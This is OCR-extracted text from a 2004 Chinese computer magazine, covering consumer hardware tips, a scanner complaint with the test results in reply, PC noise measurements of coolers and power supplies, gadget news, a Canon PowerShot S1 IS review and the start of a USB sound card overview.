虽然现在已经是液晶显示的时代，不过在普及型配置中 CRT 显示器还是主力军。现在已经是 2004 年了，所以显示器认证也升级为更为环保的 TCO’03。与过去 TCO’99 认证标志一样，TCO’03 认证也成为一个显示器产品性能的标志。由于标准的提高，所以 CRT 显示器要通过 TCO’03 认证难度很高，于是就有一些商家假冒使用 TCO’03 标志或者玩文字游戏，把自己的产品说成“符合”TCO’03 要求。将“通过”改为“符合”其中实际差别相差很大。实际上很多大厂的产品都不是每款 CRT 显示器都能达到 TCO’03 标准的，更何况小厂的产品。好在我们通过网络可以查询 TCO 认证的情况，具体可以访问 http://tco.networks.nu/index_publicsearch.htm。另外真正通过 TCO’03 认证的显示器一般不会只在显示器上贴上认证标贴，在显示屏后部的铭牌和说明书上都会印上认证的 LOGO。

廉价实用的二手笔记本动态

主流的二手笔记本价格在 5000～6000 元的档次，符合学生族和预算不多消费者的要求。目前市场上满足上述价位的名牌笔记本批量供货的主要有 IBM T21、T22、T23 三款。比较受欢迎的是 IBM T22，它的基本配置为 Intel Mobile Pentium Ⅲ 900+128MB 内存 +20GB 硬盘 +14.1 寸显示屏，市场参考价在 5500 元左右，如果将内存扩展到 256MB 应该是一款非常实用的机器。这批笔记本的外观成色经过“专业维护”后都非常新，拿在手里看不出是二手本本，很多二手商还打着美国库存的旗号销售。我们看了一下本地市场上的一些正在销售的机器，根据其标号是在美国销售的机器，不少机器还在 IBM 官方的全球联保时间内，不过商家都承诺自己保修，估计真的要找 IBM 保修要经过一番口舌。

国产电池假冒洋血统

我们在电脑城看到很多国产品牌的高容量充电电池，一些商家向消费者推销时说该电池虽然是国产品牌但电芯都是三洋 / 松下原厂进口的。其实据我们了解真正采用进口电芯制造的不是很多，用三洋电芯制造的更少，我们只要看电池底部是否有 HR 钢印标记和电池帽是否圆中带方就知道了（1700mAH 容量以上 AA 型三洋电芯无论是自有品牌产品还是提供的 OEM 产品都有此特征），某国外著名品牌的电池也是由三洋提供电芯制造，同样具有上述特征。实际上很多国内品牌的电池都是委托国内电池制造厂家 OEM，只要有批量不违反商标法，大部分电池制造厂家都愿意提供 OEM。

向我开炮

读者的炮弹: 我有一个问题想问你们，最近我购买了一台扫描仪，型号为BenQ S2W 5000F。在包装和保修卡上都介绍其光学分辨率为1200dpi×2400dpi，但在我安装该扫描仪以后，查看其属性时型号却为BenQ S2W 5000U/5000E，且光学分辨率为1200dpi×1200dpi。

为此我又在别人的机器上安装和测试，结果同上。后来我又用了几种测试软件进行测试，其结果也显示为BenQ S2W 5000U/5000E，光学分辨率为1200dpi×1200dpi。在其配套的扫描软件中扫描仪的型号也不是BenQ S2W 5000F。我感觉到有点不对，为什么包装和说明书上是BenQ S2W 5000F且光学分辨率为1200dpi×2400dpi。但事实上显示的为BenQ S2W 5000U/5000E且光学分辨率为1200dpi×1200dpi呢？为什么型号及光学分辨率与包装和说明书不同呢？但是我的几位同学的扫描仪经过测试显示的型号和光学分辨率与包装和说明书介绍的一致。

阿宾

接到读者发来的炮弹后，我们首先查找了BenQ S2W 5000U/5000E/5000F三款扫描仪的资料，三款扫描仪的技术指标相同，都是硬件1200dpi×2400dpi的扫描分辨率，区别在于5000U型的前面板带有快捷键，5000E/5000F没有。除此以外，5000F为蓝色，5000E为银灰色，其他方面5000E和5000F的介绍完全一样。然后我们又联系了明基公司，对一款BenQ S2W 5000F扫描仪的样品做了测试，结果如下。



图1

一、驱动判断:这台BenQ S2W 5000F的确被识别为BenQ S2W 5000U/5000E（见图1），因此我们联系了明基公司的技术人员，明基公司的答复是因为BenQ S2W 5000F是5000E的衍生机种，与5000E只是外观颜色的区别，性能完全相同，所以5000F机种沿用了原驱动，未作修改。

二、光学分辨率:我们用1200dpi×1200dpi的分辨率和1200dpi×2400dpi的分辨率扫描同样的样稿，然后将1200dpi×1200dpi的图用软件拉伸到1200dpi×2400dpi，与扫描仪的1200dpi×2400dpi分辨率的图进行对比。由于一般扫描时X轴和Y轴都是同样的分辨率，因此要强行使用不一样的分辨率需要点击分辨率选项，在下拉框中选择“自定义”，出现图2页面，将“同步”前的勾去掉，在X中选择1200，Y中选择2400才可以。



图2

扫描结果细节放大见图3(左:1200dpi×2400dpi扫描图，中1200dpi×1200dpi扫描图，右1200dpi×1200dpi扫描图拉伸到1200dpi×2400dpi的结果)。仔细对比可以看出图3左与图3右相比，更细腻，而图3右从软件拉伸虽然同样是1200dpi×2400dpi，但横纹很明显，说明BenQ S2W 5000F的确是硬件级别1200dpi×2400dpi扫描分辨率（**注，由于黑白杂志印刷不明显，因此有此需要的读者可以来信索取原图**）。




图3

调查结论:通过实际扫描测试，BenQ S2W 5000F确实为硬件1200dpi×2400dpi的扫描仪，至于测试软件报告为1200dpi×1200dpi，一般原因是常用的测试软件都是从自己的数据库中调用相关信息，并不是真正检测到设备的硬件指标。关于驱动设置的问题，明基公司表示由此给消费者带来不便与烦扰，在此给以诚挚的道歉。BenQ将会本着精益求精的态度做好每一个产品，让消费者买得放心。 CF [SC07]

CRT显示器亮度跃升650流明

在高亮显示器的时代很多厂家都标榜自己的CRT显示器产品可以达到500流明的水平，但这一纪录已经被刷新。梦想家(Imagic)推出了最高亮度达到650流明的CRT显示器，而且其采用的像管为业界非常知名的钻石珑M2显像管并搭配三菱原厂新一代U2DY偏转线圈。无疑将珑管显示器的性能又提升到了一个新的高度。

红外线扩展注意兼容问题

台式电脑通过添加红外线端口就可以支持红外线通讯，与手机、PDA、笔记本传送数据非常方便。市场上红外线套件有很多，接口方面有USB和串口型，一般大家都会考虑时髦的USB接口产品。不过如果你打算使用一些专用的程序尤其是一些老程序那你要注意一下，有些老程序不支持USB接口，只提供COM端口的选择，导致与USB红外线适配器的不兼容。

买电脑配件注意保修凭证

买电脑配件时商家在硬件上贴上一个易碎贴作为保修凭证已经是非常普遍的事情，因此很多消费者没有进一步问商家索要发票。有的商家售后服务很差，所谓保修承诺是随口说说，购买商品时间一长就不认账，自己的保修贴也时常更换，单凭保修贴，用户很难主张自己的合法权益，所以提醒消费者在购买电脑硬件时最好索要发票(有时因为价格问题也至少索要一张盖有公司印章的收据)并注明保修承诺和写清购买硬件的名称及序列号。 CF [SC06]

向电脑噪音说NO(上)

■Storyer Pisces

你对你的电脑满意吗？CPU，Pentium4，够快;显示卡，支持DirectX 9，够爽；512MB内存加上120GB硬盘，够大……很满意，对吗？不过，有一个问题你想过吗？同样是家用的电器，电视、影碟机为什么在播放时没有那种烦人的鸣鸣声，而电脑就有？电脑要发出噪音似乎成为了很正常的事情，但它就是合理的？今天我们就要向噪音宣战，即使无法让噪音彻底消失，也要让噪音不再如此影响我们的电脑生活。

我国居民区域噪音规定的标准是:白天在50dB以下，夜间40dB以下。而一般家庭平时所用的各种家用电器的音量分别是:电冰箱、电风扇、洗衣机为40～70dB，缝纫机、电视机、收录机、空调机等为50～80dB。而噪音的数值计算规律是噪音强度每增加一倍，dB值加3，也就是说，dB值每增加10，噪音的强度就增加了大约10倍。附表是常见环境下的噪音强度。

附表

压力变化量(Pa)	场所、声音	分贝数(dB)
100以上	人会感受到痛苦的音量	134
100	飞机起降在地面上所感受到的音量	134
10	电钻、娱乐场音量	114
1	吵闹的街道音量	94
0.100	一般讲话的音量	74
0.010	办公室	54
0.001	图书馆	34
0.000020	人可以听到的最小音量	0

电脑噪音主要分为三个类，即风扇噪音、硬盘噪音和光驱噪音。风扇噪音的主要来源是机箱中的电源风扇、CPU风扇、机箱风扇、显卡风扇，噪音种类包括主轴电机高速旋转时产生的高频噪音和带动空气流动产生的低频噪音。硬盘噪音则来源于硬盘运转时主轴电机的噪音和寻道的寻道噪音。光驱噪音则来源于盘片高速旋转及其机械震动所引起的噪音。

实际上，不但我们自己在关注电脑噪音对我们的影响，而且不少厂家也注意到了这个问题，纷纷推出以静音为卖点的产品。我们就收集了一些这方面的产品，并借来一部噪音测试仪，看看这些产品的静音效果如何。

小知识

标准噪音测试环境

测量噪声最重要的要求是营造出一个绝对安静的环境，因此测量噪声首先需要声学实验室，即提供安静测试的场所，一般声学实验室空间都不会大，四壁都会被专业的消声材料覆盖，以防止声波的反射和干涉现象，因此，声学实验室都会具有屏蔽、消声、隔声三大基本功能，除了声学实验室之外，其余的就是测量设备了，这包括在测试前校准环境声音的声校准器、声级计，录制高灵敏度麦克风和记录器，以及后期噪声分析时使用的的噪声统计分析仪等多种精密仪器，图1中所示的就是华硕进行光存储噪音测试时的朋德(Pendec)声学实验室实况图。




图1



图2 Storyer为了用编辑部最好的电脑，必须忍受55.4dB的噪音

而我们为了更贴近普通生活的测试噪音，则采用了相对很简陋，但很符合实际情况的测试方式，即在我们没有外界干扰，背景噪音30dB的评测室中，用噪音测试仪距离被测试对象40cm的位置测试噪音。因此看起来我们的测试结果会比厂家提供的数据大很多，但却是我们在正常情况下真正听到的噪音(见图2)。

一、CPU风扇噪音，减小吧

曾经有一段时间，电脑城里流行高转速的暴力风扇，降温效果很好，但噪音巨大，而且寿命也很短。现在的厂家吸取了教训，大量采用大扇页、低转速的风扇。除此以外，还推出了不少带有调速功能的散热器，尽可能的减少噪音。比如TT火山9号智能/静音散热器，当风扇以最低速度运行时，风扇的功率为2.4W，转速为1300rpm，标准测定的噪音值降低至惊人的17dB。

1.九州风神　卡西莫多散热器(见图3)



图3

九州风神卡西莫多散热器有支持Intel和AMD的两款型号，均采用来自日本的NSK低转速滚珠风扇。这款Intel Pentium4型卡西莫多散热器最高支持Pentium 4 2.8C处理器，散热片部分为铝积压成型工艺制造，体积不大，鳍片也相当稀疏(只有17片)，不过铝底和鳍片都较厚(底部厚度8mm)，用较大的储热能力来弥补散热面积的不足。九州风神使用较稀布置的鳍片可能也与静音型的风扇选用有关，因为这种转速很低的风扇显然不能提供很高的风压，鳍片稀疏会让风力更加容易到达散热片底部以提高散热效率。

噪音实测:38.5dB，隔着机箱几乎不可闻

2.Tt(曜越科技)火山7X CPU散热(见图4)



图4

火山7X特别采用了Tt独有的Silent Boost风扇，风扇外框采用了Hyperflow(流体力学设计)，将原有的封闭式侧壁改为侧开口开放式设计，由此彻底改变了传统的单向进风方式为五面进风方式，使得同样的转速下能够获取更大的风量，配合散热片的底部镶铜技术，使这款

不到3000转的散热器能支持Athlon 3200+处理器，噪音较同等级的散热器要小很多。

噪音实测:42.0dB，主要是低频的空气流动声，不太难受。

二、显卡，你能安静吗？

由于显示芯片的发热量大大提高，使现在的显卡几乎必须配置散热风扇。但由于安装显卡风扇的空间很小，不少显卡都采用的高转速的小风扇，使得显卡纷纷发出高频率的噪音。现在有些厂家已经注意到了这个情况，对一些普及型显卡改用大散热片来散热(见图5)。但对高档显卡怎么办呢？难道还要忍受噪音吗？不用，我们可以用完全没有噪音的被动式热管散热器。



图5　使用大被动散热片散热的盈通9550显卡

小知识

关于热管

热管简单说就是一根两头封闭，内部有少量液体的真空管。当热管受热端受热时，由于管内真空，因此液体很快就会沸腾，并带走热量，到热管的另一头。沸腾的气体到散热端遇冷重新凝结为液体，并由毛细现象流回到受热端。由此往复循环，热量就被高速带走。因此在使用热管时一定要注意搞好散热端的空气流通。

1．九州风神显卡热管散热器Silent(见图6)

作为国内著名散热设备厂商推出的第一套被动式热管散热器，九州风神Silent的做工十分精细，完全可以媲美某些国外品牌，并自带安装工具。两块硕大的散热块使这款热管散热器能够支持GeForce FX5900级别的显卡。



图6

2.Tt的双热管散热器GaintIII(见图7)

Tt的双热管散热器GaintIII完全是为不惜成本的电脑发烧友设计，双热管的设计能使热量在更快的时间内散去，而除热管被动散热器外还附带两个可控散热风扇，使这套设备的散热能力非常强大。经过我们测试，GaintIII的两个散热风扇的噪音让人难以忍受，但关掉这两个风扇后，GaintIII依然能满足GeForceFX 5900Ultra显卡的散热需求，因此如果不是狂热的超频用户，我们建议在空气流通良好的环境中只是用热管散热器就够了。



图7

三、电源，你的声音别让我听见

为了满足功耗越来越高的系统，现在电源功率也越来越大，使得电源本身发热也越来越大；除此以外，不少机箱的电源还肩负着给机箱整体散热地重任，造成现在电源噪音也不可忽视。

静音电源与一般电源相比，一般有两种改进方式。一是改进电源内部的风道，使更低速的散热风扇也能满足散热需要。第二种是采用12cm大口径风扇，在降低转速、降低噪音后依然保持同样的通风量。

1．航嘉冷静王(见图8)

在笔者记忆中，航嘉公司是在国内比较早就注意到噪音问题，提出静音电源概念的。




图8

航嘉冷静王电源风扇由垂直放置改为水平放置，直径由8厘米增大到12厘米，同时风扇转速由传统电源的3500PRM降到1200PRM以下，大大降低风扇噪音。此外，冷静王电源安装在机箱上后，电源风扇正对着CPU抽风，可有效降低CPU温度。

噪音实测:34.3dB，由于此台冷静王使用时间较长，所以噪音较新品稍大，但也明显小于非静音版电源。

2．Tt Purepower Butterfly(绚丽蝴蝶)480W静音纯净动力电源(见图9)



图9

这款绚丽蝴蝶480W静音纯净动力电源在笔者看来拥有三大特点，一是输出功率大，额定输出功率480W，最大输出功率550W，配以9个标准D型输出和2个SATA输出，再发烧的电脑配件它都能抗住。二是外形时尚，内装七彩炫光灯，眩彩的灯光让机箱内呆板的配件充满了无限生气。三就是它的静音了，这款电源采用两个8CM温控变速风扇散热，最低转速仅为1300RPM，使它的使用噪音非常低，号称不会干扰猫咪睡觉。

噪音实测:32.5dB(注:25摄氏度、开放环境)，这款电源本身非常安静。估计是考虑风扇转速较低，不利于机箱整体散热，这款电源还附送了一个涡轮机箱风扇，但它的噪音就大多了，因此我们强烈建议用低噪音风扇替代这个涡轮风扇。

3.七喜大水牛黄金版电源(见图10)

七喜大水牛黄金版电源额定功率350W，最大功率450W，也属于发烧级电源，同样采用双低速8CM风扇散热，不同的是，这两个风扇没有变速，也不带七彩炫光，使此款电源更为朴实，更加平易近人，而噪音，也是同样的低。



图10

噪音实测:33.0dB，几乎与绚丽蝴蝶一样，而它的价格更容易被大众接受。

风扇的噪音解决了，光驱和硬盘的噪音呢？请关注下期本文的下半部分。 CF [SC08]

数码探眼 Digital Eyes

国内篇

■特邀信息员:胖胖牛

蓝色的奥林巴斯μ410，夏天的礼物

你绝对看过《我的野蛮女友》，所以你应该知道全智贤，你逃不过电视广告的骚扰，所以你同样应该知道那个著名的奥林巴斯广告——My Digital Story！曾经的经典防水傻瓜数码相机μ400现在升级到了μ410(见图1)，而且还特别推出了一款极具诱惑力的水蓝色，这可是近乎限量的特殊色彩型号，要买赶紧哟！



图1

与之前的μ400相比，μ410在功能上有了不小的改动:在拍摄动态影像时支持同步录音，但是这并不影响它防水的特性，这也正是奥林巴斯的过人之处；机身背后的液晶屏幕采用了半反射式LCD，有效地克服了在太阳强光下的图像显示问题；新增菜肴、室内、海滩和雪景等拍摄模式，满足在更多的生活场景中快速简便地使用。

除此之外，全新的trupic影像处理技术也应用到奥林巴斯近期新推出的机器中，当然也包括这款μ410。使用全新影像处理技术，让μ410为我们提供更艳丽的色彩，更出色的夜拍降噪功能和更快速的影像回放速度，甚至连拍速度也提高了一倍。

如此的夏日清凉极品，你现在只需3100元就可以拥有，再说一次，要就抓紧，数量有限。

胖胖牛:我不得不佩服奥林巴斯那引起轰动的电视广告，新锐的演员，淡淡的一笑，感觉就这样自然地出来了，你的钱也跟着花出去了，还蛮高兴的。一个偶然的机会，我得到了一些关于那个广告拍摄的内部资料，包括剧情脚本和初始样片在内。说句实话，原剧本所表达的故事情节和我从电视屏幕上理解的完全不同，获得如此效果，可能也在厂商意料之外吧，胡乱猜测而已。

微星进军随身听市场 势要成为MP3耀眼新星

微星，众多主板品牌里性价比一直不错的品牌。就是它，最近不是很“安分”，先是推出了笔记本电脑，现在又推出一款MP3随身听，它要干什么？看看再说。



图2

绝对让你大吃一惊的大包装，分两层，装了无数的附件，甚至有一条音频延长线，以备不时之需。机器体积不大，像小罐头一样，印着MEGA的字样，挺时尚的，而且耳机的效果还不错，微星的产品果然不是盖的(见图2)。

液晶屏绝对是一个亮点，感觉像手机里的显示屏幕，而且可以显示多种颜色哟，适合年轻人耍酷。功能方面包括MP3播放器绝大部分的功能，也没什么好说的。

对了，这款产品的价格依旧保持着微星的风格——高性价比，256MB的产品只要1366元，我都有些心动了。

胖胖牛:MP3播放器现在还是以OEM为主呀？技术含量怎么还是这么低！随随便便一个厂商都可以进入这个领域，只要有决心，找一些韩国设计和品质不错的OEM产品还是那么容易。不过这样也好，我们可以有很多很多的选择，而且价格也比进口产品便宜，除了商标，其他都一样，还有中文菜单可以用，何乐而不为？这要感谢国内这些MP3播放器厂商，各位辛苦了！

混乱！NOKIA 3系列手机

NOKIA 6108，那款NOKIA声称专为中国市场设计的手写输入手机，你现在肯定还没有忘记它，而它的孪生兄弟3108也来了。看编号、看外形还有功能，我们很容易地将它们联系起来，事实上，NOKIA好像也是这样命名的。

作为诺基亚专门针对中国市场设计的第二款手写输入手机，3108沿用了6108的翻转式键盘设计，手写板可以识别英文和中文，重量仅有85克。手机可存储300个电话，支持GPRS、JAVA、MMS，在手写输入方式之外，3108还支持按键输入。



图3

然而，你肯定也记得经典的NOKIA 3120(见图3)，3系列手机中占有率最高的型号，它的定位我想你和我一样清楚。随着手机进步到彩屏时代，最新的NOKIA 3系列手机3120为我们带来往日那种实惠的感觉。128x128高解晰度彩屏，MMS、Java游戏以及Pop-Port移动配件接口让它成为了目前NOKIA 3系列手机中的焦点。

胖胖牛:你发现了吗？3108和3120，相差12，同是3系列的编号，可是它们的定位和功能却相差甚远，我真的有些混乱了，何况我还了解它们型号所代表的真正含义。你呢？面对如此相近的型号，你不混乱吗？连魔兽的世界都混乱之至了，何况NOKIA手机！

国外篇

无线上网，无处不在，自行车也不例外

自从上次的WAPI事件之后，关注IT的国人很少有不知道无线上网的了吧。什么Wi-Fi，什么IEEE802.11b，恐怕你不比我生疏。

现在，更多的人在使用无线上网技术。而无线就需要接入点——热点(HotPoint)，我们当然希望热点无处不在，覆盖我们生活的每一平方米最好。



图4

最新的消息是，目前连我们最熟悉的自行车也不能逃脱无线化的命运，无线自行车，听说过吗？其实就是让你的自行车成为一个移动的“热点”(见图4)，只要在它“势力”范围内的无线设备都可以通过它进行无线连接，怪不得现在连自行车都会说“我的地盘，我做主……”。突发奇想，如果我们的自行车都配有无线网络接入设备，并且会通过自行车车轮发电来维持运转，那岂不是我们的城市里到处都有无线网络，而且越是拥挤的马路，信号就越强，你见过一个西服笔挺的商务人士坐在街边的台阶上用笔记本或者PDA上网吗？如果，2008年这件事情真的能实现，这恐怕是最有中国特色的一道风景线了吧！

其实，我都可以设计这样一套设备，电力供应不是问题，现在已经有了储存车轮产生电能的设备。铁制的自行车又成为了天然的发射天线，效果绝对好。车筐又是最好的设备承载部件，优秀的前叉可以很好地起到减震的作用，车后部的帆布口袋可以装下你的笔记本电脑，哪怕它是17英寸的大家伙，你带着它到处走也不会觉得沉。还缺什么？一个自由享受无线连接的人，这个我国最不缺了。

胖胖牛:没什么好说的了，上面的话已经代表了我的想法。只希望，那天这样的异想天开真的实现，那个人能看到许多年前我在这里说的这些话，一个有着中国特色的“胡思乱想”。

搞错？手表还是手机？



图5

日本NTT DoCoMo网站日前公布了一款由日本精工生产的新式手表型手机产品WRISTOMO(见图5)，即使是美女在演示，打电话时的样子也还真是有些奇怪。

WRISTOMO手表式手机特立独行的外观，让你可以把它在手表或手机的形状之间切换，然后把手表放在耳朵旁，“哇，真的是机械的哟，还有滴答声……”。有人打我，这又不是综艺节目，你搞什么搞呀？当手表打开时就可以当作手机来通话，想想还真是有些别扭呢。

除了通话，它还可以浏览网页，收邮件，甚至和电脑同步数据。这款手表式手机的尺寸为171.5mmx40.4mmx18.5mm，重量113克，支持120分钟的通话时间及200小时的待机时间。售价约合3500元，贵吗？

胖胖牛:手机可以当手表看时间，这谁都知道，可是现在连手表都可以当手机一样来打电话，这可就不是谁都知道了。忽然想到，手表可以完全防水，30米的水压已经很平常了，可手机呢？不过据说这款产品可以防水哟，不知道可以支持到水下多少米的水压。可以和鲨鱼通话了，想想就刺激！

世界最小！三星Yeep T5 MP3

那年，便携MP3产品第一次进入我的生活，我不到20岁。现在，当时的记忆几近模糊，4年的时间，一切都变了——体积越来越小，容量越来越大，还有了可以显示歌词的屏幕，甚至是彩色的。



图6

今天，MP3播放器的知名厂商三星，带着它全新的Yeep T5(见图6)跃入我们的视线。Yeep T5，好小，号称世界上最小的数字随身听。它的体积只有23×23×54(mm)，重量也只有24克。我敢保证，当你亲眼见到它时，绝对会为之惊呼。如此小巧的身材，其功能却没有缩水：支持MP3、WMA及WAV等音乐格式，支持SRS WOW环绕立体声效果、FM、录音等功能全都包含。而且，屏幕也是流行的七彩液晶，在电池方面官方也称可以使用15小时。

目前Yeep T5有两种型号可以选择：128MB为YP-T5H、256MB的叫做YP-T5V，其定价为130和180美元，相对于如此的高科技和三星的牌子，这样的价格还算便宜吧。

胖胖牛:MP3播放器到底可以做到多小？我认为可以小到肉眼无法分辨。真的，但是那将是20年之后的事情，而且也不应该再叫MP3播放器了。目前看来，电池技术，存储技术都是制约其体积的因素，估计最小就是和一个普通的耳机一般大小吧，因为还没有看到什么技术为我们带来颠覆传统的超小型耳机。为了避免误会，这里讨论的体积问题是指整套MP3播放器，包括耳机、线控等一切配件。而且，小真的好吗？写到这里，我想起了那硕大无比的真空管胆机。 CF [SC09]

普及型数码相机中的全能选手——佳能PowerShot S1 IS

■CFAN评测室

同样是买数码相机，不同的人有不同的选择。有喜欢小巧易用的，有喜欢像素值高的，也有喜欢功能全面的。而如果你对大光学变焦、对焦速度、数码相机录像等很感兴趣，那就不妨关注这款佳能 PowerShot S1 IS(以下简称 S1 IS)(见图 1)。



图 1

后发制人的 10 倍长焦王

10 倍变焦数码相机在市场中型号已不少，柯达、富士、松下、奥林巴斯等厂家都已经在 3000～4000 元推出了不少型号的同类相机，那这款 300 万像素级的 S1 IS有什么后来者的卖点呢(见表 1)？



图 2

在外型上，S1 IS 为亮丽的银色和灰色色调，机身的棱角处都采用的圆弧设计，使相机更显青春时尚。按键设计上，S1 IS 的主要功能按键都设计在相机后方的右边，使用户可以一只手操作相机，非常方便使用(图 2) 。S1 IS 也采用符合手型的人体工学设计，看起来不大，用起来很舒服。

在功能上，这款相机最有特色的就是 IS 光学防抖功能和超声波马达镜头了。

我们知道，要相机拍摄画面清晰，必须保持相机在曝光时间内的稳定，但实际上我们的握相机的手都是有微小的抖动的。不过在小变焦(3 倍变焦以内)和高速快门(1/100 秒以下)的情况下，这种抖动还不会影响画面，可以忽略，但当相机采用大变焦时，这种相机微小的抖动导致的结果就是远处被拍摄的物体在成像的 CCD 上同样非常明显的抖动，使我们无法拍摄出清晰的画面，俗称“拍糊了”。因此我们一般在用大变焦拍摄时多用三角架固定相机，保证画面的稳定，或者在光线充足时用高速快门时间(一般是 1/200 秒以下)来尽量减小抖动。但一般用户外出拍摄时并不带三角架, 就只有放弃大变焦功能吗?而一般在山区旅游时受到天气影响，曝光时间都要长于 1/100 秒，是不是也要放弃大变焦功能呢？厂商们考虑到用户这方面的需求，在相机上开发了防抖系统，简单原理就是通过镜头部分内部的惯性缓冲，使相机内部的成像系统在外部抖动时依然保持较为稳定的状态，让相机外部的手的高速抖动变为相机内部的低速抖动，使相机在较长的曝光情况下依然保持高速曝光时的稳定。而 S1 IS 的 IS 光学防抖技术，就是实现了这个功能。而这项对大变焦相机很有用的功能目前只有少数几款普及型相机才配备。

超声波马达(ultrasonic motor，缩写为 USM)(见图 3)镜头则是经常使用在高档相机上，它的优点是变焦速度快，噪音非常小。通过超声波马达，使 S1 IS 从 1X 变焦到 10X 只需要不到 2 秒钟，这对抓拍非常有用。



图 3

除这两点特点外，S1 IS 的摄像功能也非常强大，除了能够不限时间的录像外，还能在拍摄的同时变焦，这是其他同档次相机没有的功能。

试用短评

S1 IS 有最低 50 的 ISO，使得它的细节表现方面还不错。而 IS 防抖功能也使大变焦的画面稳定了很多，在 1/25 秒曝光时间的画面也接近不开防抖 1/200 秒曝光的效果。而我们经过试验，S1 IS 的最近对焦距离也不是 10cm，而是 3cm 左右，这在同样 10 倍变焦的相机中算相当不错的微距了。由于 S1 IS 可以在摄像时有变焦功能, 并带了同步麦克风, 这时这款相机能够一定程度地替代 DV 的功能，不过它只能录制无压缩 AVI 格式, 因此在录制时非常消耗存储空间。

总体来说，S1 IS 应该算时尚的佳能 S 系列与注重功能的 G 系列的结合体，并融合了大变焦和旋转 LCD，属于一款多功能的市场数码相机，而现在它 4000 元左右的报价在同档次产品中也相当有竞争力，除此以外，S1 IS 能外接转接镜头、扩展防水外壳等功能也为它增加了不少附加值。 CF [SC10]

表 1 S1 IS 技术指标

影象传感器	330 万总像素，1/2.7 英寸 CCD，最大分辨率为 2048 × 1536
镜头	10倍光学变焦(相当于35mm相机的38 - 380mm)光圈:F2.8 - F3.1/F8 配备IS光学稳定器
对焦距离	普通:10cm到无限远 手动:10cm(广角)/93cm(长焦)到无限远
对焦方式	单点人工智能自动对焦(对焦点可以调节)
测光方式	评价测光、中央重点平均测光、点测光
曝光补偿	＋/－2EV，以 1/3 档调整
ISO 感光度	50、100、200、400
快门	15 秒~1/2000 秒
闪光灯	自动、自动防红眼、开、光、慢速同步
拍摄模式	自动、光圈优先、快门优先、手动
特殊拍摄	人像、风光、夜景、快速快门、慢速快门、辅助接片、短片拍摄
照片效果	鲜艳、中性、柔和、旧照片、黑白
连拍	约 1.6 张 / 秒(大 / 精细格式，LCD 关闭)
短片拍摄	最高 640X480 30fps, 长度不限
取景器	可旋转 1.5 英寸 LCD、0.33 英寸 EVF 电子取景器
存储介质	CF 卡，微硬盘
重量	约370克(不包括电池和存储卡)

HIFI，不只是一条途径

——USB外置声卡综述

■ CFAN评测室

经过差不多十年的发展，声卡已经成为了电脑内置板卡中设计最为稳定的产品之一，特别是AC'97软声卡的发展使得除了少数高档声卡外的几乎所有PCI声卡退出了声卡市场 。

但是，传统声卡市场的变化也带来了新市场的发展，AC'97软声卡的大发展在消灭了主流PCI声卡市场的同时也带来了高档声卡的发展，几年前一块SB Live!就已经令多少人垂涎，而现在Audigy2在一些电脑音频发烧友中也被颇为鄙夷。


但是，在台式机声卡发展的同时，另一个市场则常常被人忽视——那就是笔记本电脑、准系统等便携电脑市场的音频设备。

尽管由于AC'97软声卡技术的发展，使得大多数笔记本电脑/准系统的声卡效果与能力已经不亚于绝大多数的普通台式机，但高档PCI声卡的发展就说明了有相当一部分电脑用户是不满意于AC'97软声卡的表现的。对于台式机用户来说，有太多的高档声卡可以选择：创新的、德国坦克的、黑金的……。但便携式电脑要扩充就实在困难了——对笔记本来说，只有少量的高档笔记本具有可以使用PCI声卡的大型扩展坞，而且价格极端高昂；而准系统等虽然可以使用PCI声卡，但一般来说其少得可怜的PCI槽还是被留给电视卡等更重要的设备。

在早期，曾经有一些使用笔记本PC卡插槽的特殊声卡，来增强笔记本类电脑的音频能力，但这些产品因为市场狭窄、功能有限，现在已经停止生产了。那么对于这些使用便携系统的用户来说，要获得超过内置声卡的音频能力，就没有办法了吗？

答案，就是USB外置声卡。

USB外置声卡是随着USB技术的初步普及，在20世纪末问世的，曾经流行一时的USB音箱，其实就是内置了一个USB声卡。



一个闪盘式USB声卡的正反面

在照片上，我们可以看到一个典型的低档USB声卡。可以看出其体积很小，和一个普通的闪盘差不多。我们就以此为例来分析一下USB声卡的结构和原理。

USB声卡的结构和原理

USB声卡的出现，和AC'97软声卡规格密不可分。


> **小贴示**
>
> **AC'97软声卡**
>
> 1996年6月，5家PC领域中颇具知名度和权威性的软硬件公司共同提出了一种全新思路的芯片级PC音源结构，也就是我们现在所说的AC'97标准（AUDIO CODEC97）。这几家公司是Intel公司、创新科技公司、YAMAHA 公司、ANALONG DEVICES公司等。提出AC'97的根本目的，是为了规范当时各行其是的声卡设计，提供一种规范、廉价、高品质的系统声音解决方案。
>
> 从AC'97的规范可以看出，AC'97的核心是三个概念：DSP芯片与CODEC芯片分离，模拟与数字电路完全分离；固定采样率，其他采样率需要进行SRC转换；使用标准引脚的CODEC芯片。制定AC'97规范的主要目的则有两个：1.实现数模电路分离，保证音频质量；2.使声卡电路标准化、提高其兼容性能。特别是使用了AC'97规范，使得声卡可以脱离ISA总线和PCI总线的束缚，才使得USB等外置声卡成为可能。
>
> 根据AC'97的定义，我们可以得出的结论就是——AC'97并不是软声卡的代名词。无论是软声卡还是硬声卡，符合了上面的三个核心规范就是一款AC'97声卡。AC'97软声卡和硬声卡的区别就在于其DSP处理部分究竟是一个独立的DSP芯片，还是由CPU和驱动程序来完成。市场上绝大多数的硬声卡其实都是AC'97声卡。
>
> 对于板载的AC'97软声卡，其CODEC后面的模拟部分与AC'97硬声卡并没有根本的不同，也是耦合输出电路。而它的CODEC前部分则比较复杂。
>
